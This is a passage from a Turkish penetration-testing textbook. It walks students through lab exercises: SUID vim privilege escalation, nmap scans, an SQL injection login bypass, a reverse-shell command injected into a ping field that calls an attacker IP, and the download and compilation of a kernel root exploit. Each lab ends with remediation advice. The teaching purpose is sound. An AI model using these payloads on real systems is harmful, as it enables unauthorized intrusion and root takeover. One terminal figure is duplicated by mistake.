jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Görsel 3.32: Yetkisiz işlem gerçekleştirme

22. Adım: SUID biti set edilmiş bir uygulama çalıştırıldığında o uygulama, dosya sahibinin yetkileri ile (çoğunlukla root) çalışır. Bu durumda **vim.basic** uygulaması root yetkileri ile çalıştırılabildiğinden normal şartlarda erişim izni bulunmayan **pass.bak** dosyasınının içeriğini vim aracını kullanarak görüntüleyiniz (Görsel 3.33).

```
Last login: Mon Mar 23 19:28:41 2026 from 192.168.1.100
jan@basic2:~$ cd /home
jan@basic2:/home$ cd /kay
-bash: cd: /kay: No such file or directory
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ vim.passbak
vim.passbak: command not found
jan@basic2:/home/kay$ vim pass.bak
```

Görsel 3.33: Yetki kazanarak içerik görüntüleme

23. Adım: Dosya içeriği incelendiğinde parola politikalarına ilişkin bir ifade içerisinde **açık metin (plaintext)** hâlinde bir parola bilgisi bulunduğunu tespit ediniz (Görsel 3.34).



Görsel 3.34: Kullanıcı bilgilerini toplama



24. Adım: **pass.bak** dosyasından elde edilen parola bilgisi doğrultusunda sistem üzerinde daha yüksek yetkilere sahip kullanıcıya geçiş yapılması amacıyla **su kay** komutunu kullanınız (Görsel 3.35).

Not Bu adım, sistem üzerinde yatay yetki geçişi (horizontal privilege escalation) ve ardından yetki yükseltme sürecini göstermektedir.

```
Last login: Mon Mar 23 19:28:41 2026 from 192.168.1.100
jan@basic2:~$ cd /home
jan@basic2:/home$ cd /kay
-bash: cd: /kay: No such file or directory
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ vim.passbak
vim.passbak: command not found
jan@basic2:/home/kay$ vim pass.bak
```

Görsel 3.35: Root yetkisi kazanma

25. Adım: Sistem üzerinde root yetkilerinin doğrulanması ve mevcut sudo yetkilerinin analiz edilmesi amacıyla **sudo -l** komutunu çalıştırıp, ilgili kullanıcının hangi komutları hangi yetkilerle çalıştırabildiğini görüntüleyiniz ve ardından **whoami** komutunu kullanarak mevcut oturumun hangi kullanıcı yetkileri ile çalıştığını doğrulayınız (Görsel 3.36).

```
root@basic2:/home/jan#
root@basic2:/home/jan#
root@basic2:/home/jan# sudo -l
Matching Defaults entries for root on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on basic2:
    (ALL : ALL) ALL
root@basic2:/home/jan# whoami
root
root@basic2:/home/jan#
```

Görsel 3.36: Yetki doğrulama

26. Adım: Yapılan test sonucunda değerlendirmenizi yapınız ve iyileştirme önerilerinde bulununuz.

27. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen sızma testi sonucunda hedef sistemin birden fazla kritik güvenlik zafiyeti içerdiği tespit edilmiştir. İlk aşamada yapılan ağ taramalarında gereksiz servislerin (SMB, AJP, Tomcat vb.) dışa açık olduğu belirlenmiş, devam eden süreçte web uygulaması üzerinde dizin listeleme (directory indexing) zafiyeti sayesinde hassas dosyalara erişim sağlanmıştır. Bu dosyalar içerisinde parola bilgisi içeren verilerin bulunması, bilgi sızdırma (information disclosure) zafiyetini ortaya koymuştur. Elde edilen kullanıcı bilgileri ile gerçekleştirilen parola deneme saldırısı sonucunda zayıf parola kullanımı nedeniyle sisteme yetkisiz erişim sağlanmıştır. Ayrıca sistem üzerinde SUID bitine sahip yanlış yapılandırılmış uygulamaların bulunması ve kullanıcılar arası **parola tekrar kullanımı (credential reuse)** sayesinde **yetki yükseltme** süreci başarıyla gerçekleştirilmiş ve root erişimi elde edilmiştir. Bu bulgular, sistemin hem ağ hem uygulama hem de kullanıcı güvenliği açısından yetersiz yapılandırıldığını göstermektedir.

İyileştirme Önerileri:


- Gereksiz servisler (SMB, AJP, Tomcat vb.) kapatılmalı veya erişimleri sınırlandırılmalıdır (Kritik).
- Web sunucusunda dizin listeleme (directory indexing) özelliği devre dışı bırakılmalıdır (Kritik).
- Hassas dosyalar (backup, config, .txt vb.) web erişimine kapatılmalıdır (Kritik).
- SMB servisinde anonim erişim (null session) engellenmelidir (Kritik).
- Güçlü parola politikaları uygulanmalı ve parola tekrar kullanımı önlenmelidir (Kritik).
- SUID bitine sahip gereksiz uygulamalar kaldırılmalı veya kısıtlanmalıdır (Kritik).
- Apache ve Tomcat gibi servisler güncel sürümlere yükseltilmelidir (Yüksek).
- Kullanıcılara verilen sudo yetkileri minimum seviyeye (least privilege) indirilmelidir (Yüksek).
- Sistemler düzenli olarak zafiyet taramalarından geçirilmelidir (Orta).
- Ağ segmentasyonu uygulanmalıdır (Orta).
- IDS/IPS sistemleri devreye alınmalıdır (Orta).

3. Uygulama

192.168.1.0/24 yerel ağında birden fazla sistem ve servis aktif olarak çalışmaktadır. Bu ağ üzerinde bulunan sistemlerin güvenlik durumunun değerlendirilmesi amacıyla kapsamlı bir ağ sızma testi gerçekleştirmeniz istenmektedir. Bu kapsamda maddeler hâlinde verilen işlemleri gerçekleştiriniz.

- Ağ üzerinde aktif sistemleri tespit ediniz ve hedef bir sistem belirleyiniz.
- Seçilen hedef sistem üzerinde açık portları ve çalışan servisleri Nmap aracı ile analiz ediniz.
- Servis ve versiyon bilgilerini tespit ederek olası güvenlik açıklarını değerlendiriniz.
- Web servisi tespit edilmesi durumunda web uygulamasını analiz ederek giriş paneli ve yönetim arayüzlerini inceleyiniz.
- Kimlik doğrulama mekanizmasını test ederek olası SQL Injection gibi zafiyetleri araştırınız.
- Tespit edilen zafiyetleri istismar ederek yetkisiz erişim sağlamaya çalışınız.
- Erişim sağlandıktan sonra uygulama içerisinde bulunan fonksiyonları analiz ederek komut enjeksiyonu (command injection) gibi zafiyetleri test ediniz.
- Bu zafiyetleri kullanarak hedef sistem üzerinde uzaktan komut çalıştırma (RCE) ve ters bağlantı elde ediniz.
- Elde edilen erişim sonrasında sistem üzerinde kullanıcı yetkilerinizi doğrulayınız.
- Hedef sistemin işletim sistemi ve kernel bilgilerini analiz ederek uygun yerel ayrıcalık yükseltme (local privilege escalation) zafiyetlerini araştırınız.
- Uygun Exploitleri kullanarak sistem üzerinde root yetkisi elde etmeye çalışınız.
- Elde edilen bulgular doğrultusunda sistemin güvenlik durumunu değerlendiriniz ve iyileştirme önerilerinde bulununuz.


1. Adım: Yerel ağ üzerinde aktif olarak çalışan cihazları tespit etmek amacıyla **netdiscover** komutunu kullanarak bir tarama gerçekleştiriniz (Görsel 3.37).



Görsel 3.37: Yerel ağ tarama sonucu

Not Test gerçekleştirilecek IP adresinin yerel ağda bulunan **192.168.1.228** IP adresli cihaz olduğu tespit edilmiştir.

2. Adım: Hedef sistem üzerinde çalışan servislerin ve bu servislere ait sürüm bilgilerinin tespit edilmesi amacıyla **nmap -sV 192.168.1.228** komutunu giriniz ve çıkan sonuçları değerlendiriniz (Görsel 3.38).



Görsel 3.38: Nmap servis ve sürüm tarama sonucu

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen tarama sonucunda hedef sistem üzerinde birden fazla kritik servisin aktif olduğu tespit edilmiştir. **22/tcp** portunda **OpenSSH 3.9p1** sürümünün çalıştığı görülmüş olup bu sürümün oldukça eski olması nedeniyle bilinen zafiyetlere açık olma ihtimali taşımaktadır. **80/tcp** ve **443/tcp** portlarında **Apache httpd 2.0.52 (CentOS)** web sunucusunun çalıştığı belirlenmiş ve bu sürümün de güncel olmaması sebebiyle çeşitli güvenlik açıkları barındırabileceği değerlendirilmiştir. Ayrıca **111/tcp** portunda RPC servisi, **631/tcp** portunda CUPS yazıcı servisi ve **3306/tcp** portunda MySQL veritabanı servisi tespit edilmiştir. Özellikle MySQL servisinin dışa açık olması, yetkisiz erişim ve veri sızdırma riskini artırmaktadır. RPC, CUPS gibi servisler de çoğu senaryoda gereksiz yere açık

bırakıldığında saldırı yüzeyini genişletmektedir.


Elde edilen bulgular, sistemin hem güncel olmayan yazılımlar kullanması hem de gereksiz servisleri dışa açık şekilde barındırması nedeniyle yüksek risk altında olduğunu göstermektedir. Bu durum, sistemin zafiyet taramaları ve Exploit denemeleri için uygun bir hedef olduğunu ortaya koymaktadır.

4. Adım: Hedef sistem üzerinde detaylı servis, sürüm, işletim sistemi ve ek güvenlik bilgilerini tespit etmek amacıyla **nmap -sS -A -n 192.168.1.228** komutunu kullanınız (Görsel 3.39).

```
└─# nmap -sS -A -n 192.168.1.228
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-24 08:41 EDT
Nmap scan report for 192.168.1.228
Host is up (0.014s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 3.9p1 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 8f3e8b1e5863fecf27a318093b52cf72 (RSA1)
|   1024 346b453dbacecab25355ef1e43703836 (DSA)
|_  1024 684d8cbbb65abd7971b87147ea004261 (RSA)
80/tcp   open  http     Apache httpd 2.0.52 ((CentOS))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.0.52 (CentOS)
111/tcp  open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1            743/udp   status
|_  100024  1            746/tcp   status
443/tcp  open  ssl/http Apache httpd 2.0.52 ((CentOS))
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
```

Görsel 3.39: Detaylı servis ve sürüm bilgisi tarama

5. Adım: Önceki aşamalarda gerçekleştirilen port ve servis taramaları sonucunda hedef sistem üzerinde 80 ve 443 numaralı portlarda web servisinin aktif olduğu tespit edilmiştir. Bu doğrultuda ilgili servislerin içerik ve işlevlerinin analiz edilmesi amacıyla hedef IP adresi (http://192.168.1.228) web tarayıcısı üzerinden giriniz ve sızma testi açısından değerlendirmesini gerçekleştiriniz (Görsel 3.40).




Görsel 3.40: Hedef sistemin görüntülenmesi

6. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Tespit edilen bu arayüz, sistem üzerinde uzaktan yönetim imkânı sağlayan bir giriş paneli olup potansiyel olarak kimlik doğrulama zafiyetleri (brute-force, default credential, SQL injection vb.) açısından değerlendirilebilir. Bu tür paneller genellikle yönetici erişimi sağladığından ele geçirilmesi durumunda sistem üzerinde tam kontrol elde edilmesine olanak tanıyabilir. Arayüzün basit ve korumasız görünmesi, güvenlik önlemlerinin yetersiz olabileceğine işaret etmektedir. Bu nedenle ilgili giriş paneli üzerinde kimlik doğrulama testleri ve giriş denemeleri gerçekleştirilmesi bir sonraki adım olarak planlanmıştır.

7. Adım: Web uygulaması üzerinde tespit edilen yönetim panelinin kimlik doğrulama mekanizmasını test etmek amacıyla giriş formu üzerinde SQL Injection (SQLi) saldırısı gerçekleştiriniz.


8. Adım: Kullanıcı adı alanına **1' or '1'='1** ifadesini girerek uygulamanın giriş doğrulama sürecinde girdi doğrulaması (input validation) ve filtreleme mekanizmalarının zafiyetli olup olmadığını test ediniz (Görsel 3.41).



Görsel 3.41: SQLi testi

Not


Giriş paneli üzerinde gerçekleştirilen SQL Injection denemesi sonucunda kimlik doğrulama mekanizmasının başarıyla atlatıldığı ve yetkisiz erişim sağlandığı gözlemlenmiştir. Bu işlem sonrasında uygulama tarafından **Basic Administrative Web Console** arayüzü görüntülenmiş olup sistem üzerinde yetkili kullanıcı erişimi elde edilmiştir (Görsel 3.42).



Görsel 3.42: Web servisleri zafiyet keşfi

9. Adım: Yönetim paneline erişim sağlandıktan sonra panel içerisinde yer alan **Ping a Machine on the Network:** fonksiyonunu test etmek için giriş alanına **127.0.0.1** IP adresini girerek sistemin bu girdiyi nasıl işlediğini analiz ediniz.


10. Adım: Gönderilen isteğin ardından hedef sistem tarafından ICMP paketleri ile geri dönüş sağlandığını ve ping işleminin başarıyla gerçekleştirildiğini gözlemleyiniz (Görsel 3.43).



Görsel 3.43: SQLi testi ping işlemi

11. Adım: Yönetim panelindeki **Ping a Machine on the Network:** işleviyle farklı ve manipüle edilmiş girdiler kullanıp, test etmeye ve bilgi toplamaya devam ederek çıkan sonuçları değerlendiriniz (Görsel 3.44).

Not Farklı girdiler denenmesindeki amaç, uygulamanın kullanıcıdan alınan veriyi herhangi bir filtreleme veya doğrulama işleminden geçirmeden işletim sistemi seviyesinde çalıştırıp çalıştırmadığını tespit etmektir. Bu aşama, potansiyel komut enjeksiyonu zafiyetinin doğrulanmasına yönelik bir güvenlik testi olarak gerçekleştirilmiştir.



Görsel 3.44: Farklı girdiler denenmesi

12. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Yapılan testler sonucunda uygulamanın kullanıcıdan alınan girdileri yeterli doğrulama ve filtreleme işlemlerinden geçirmeden doğrudan sistem komutlarına ilettiği tespit edilmiştir. Bu durum, giriş verilerinin temizlenmemesi nedeniyle uygulamanın komut enjeksiyonu zafiyetine açık olduğunu göstermektedir.

13. Adım: Tespit edilen komut enjeksiyonu zafiyetinin istismar edilerek hedef sistem üzerinde uzaktan komut çalıştırma yeteneğinin geliştirilmesi amacıyla **nc -nlvp 4444** komutunu çalıştırınız (Görsel 3.45).


Not Bu komut, Netcat aracı kullanılarak **4444** numaralı port üzerinde dinleme (listener) başlatmak için kullanılır. Amaç, hedef sistemden gelecek ters bağlantıyı kabul ederek etkileşimli bir komut satırı erişimi elde etmektir.



Görsel 3.45: Netcat bağlantısı başlatma

14. Adım: Netcat ile dinleme işlemi başlatıldıktan sonra ters bağlantı elde etmek amacıyla hedef uygulamadaki giriş alanına **127.0.0.1; bash -i >& /dev/tcp/192.168.1.100/4444 0>&1** komut girdisini enjekte ediniz (Görsel 3.46).

Not Bu işlem, Netcat bağlantı isteği gönderilmesinin ardından uygulanır ve bu girdinin enjekte edilmesinin ardından Netcat bağlantısı başarılı bir şekilde kurulur.



Görsel 3.46: Girdi enjekte edilmesi

15. Adım: Bağlantı kurulduktan sonra **whoami** ile cihazın kim olduğu, **cat /etc/*-release** ile hangi işletim sisteminin kullanıldığı bilgilerini elde ediniz.

16. Adım: Hedef sistem üzerinde elde edilen erişim sonrasında işletim sistemine yönelik yetki yükseltme zafiyetlerini tespit etmek amacıyla **searchsploit CentOS 4.5** komutu ile ilgili işletim sistemi sürümüne ait bilinen Exploitleri araştırınız ve sonuçları değerlendiriniz (Görsel 3.47).




Görsel 3.47: Exploit araştırma

17. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Yapılan inceleme sonucunda **Linux Kernel 2.6.x** sürümlerini etkileyen ve yerel ayrıcalık yükseltmeye imkân tanıyan bir zafiyet tespit edilmiş olup bu zafiyete ait Exploit kodunun 9542.c olduğu belirlenmiştir. Ardından **searchsploit -m linux_x86/local/9542.c** komutu kullanılarak ilgili Exploit kodu yerel ortama kopyalanmış ve analiz edilmek üzere hazır hâle getirilmiştir.


18. Adım: Tespit edilen yerel ayrıcalık yükseltme zafiyetine ait Exploit kodunun hedef sisteme aktarılması amacıyla saldırgan makine üzerinde geçici bir web sunucusu kurunuz [Bu kapsamda, mevcut dizin içerisindeki dosyaları sunmak üzere **Python3** kullanarak bir HTTP sunucusu başlatınız (Görsel 3.48).].



Görsel 3.48: Sunucu hizmeti başlatma


19. Adım: Hedef sistem üzerinde **nc –nvlp 4444** komutu ve **bash script** koduyla daha önceki adımlarda elde edilen ters bağlantıyı tekrar başarılı bir şekilde kurunuz ve yerel ayrıcalık yükseltme zafiyetine ait Exploit kodunun sisteme aktarılması amacıyla geçici bir dizin olan **/tmp** klasörüne geçiş yapınız.

20. Adım: **wget http://192.168.1.100:5454/9542.c** komutuyla Exploit scriptinin indirilmesini sağlayarak hedef makineye yüklenmesini sağlayınız (Görsel 3.49).



Görsel 3.49: Exploit yükleme

21. Adım: Yapılan işlem sonucunda Exploit kodununun **gcc -o 9542 9542.c && ./9542** komutu ile derlenmesini sağlayarak zafiyeti istismar ediniz ve çalıştırılan **whoami** komutu ile sistem üzerinde **root** kullanıcısı yetkilerinin elde edildiğini doğrulayınız (Görsel 3.50).



Görsel 3.50: Root yetkisi alma

22. Adım: Yapılan test sonucunda değerlendirmenizi yapınız ve iyileştirme önerilerinde bulununuz.




23. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Yapılan ağ sızma testi sonucunda hedef sistemin birden fazla güvenlik zafiyeti içerdiği tespit edilmiştir. İlk aşamada gerçekleştirilen port ve servis taramalarında sistem üzerinde eski ve güncel olmayan servislerin dışa açık şekilde çalıştığı belirlenmiştir. Özellikle OpenSSH, Apache, RPC, CUPS, MySQL gibi servislerin gereksiz veya zayıf yapılandırılmış biçimde erişilebilir olması, hedef sistemin saldırı yüzeyini önemli ölçüde genişletmiştir. Web servisi üzerinden yapılan analizlerde uzaktan yönetim panelinin varlığı tespit edilmiş, bu panel üzerinde gerçekleştirilen testlerde kimlik doğrulama mekanizmasının **SQL Injection zafiyeti** içerdiği görülmüştür. SQL Injection zafiyeti her ne kadar bir **web uygulama açığı** olsa da yerel ağ içerisinde istismar edilerek sistemlere yetkisiz erişim sağlanmasına ve ağ güvenliğinin ihlal edilmesine neden olabileceğinden **ağ sızma testi** kapsamında önemli bir risk kabul edilmektedir. Devam eden aşamada yönetim paneli içerisindeki ağ araçlarının kullanıcı girdilerini filtrelemeden 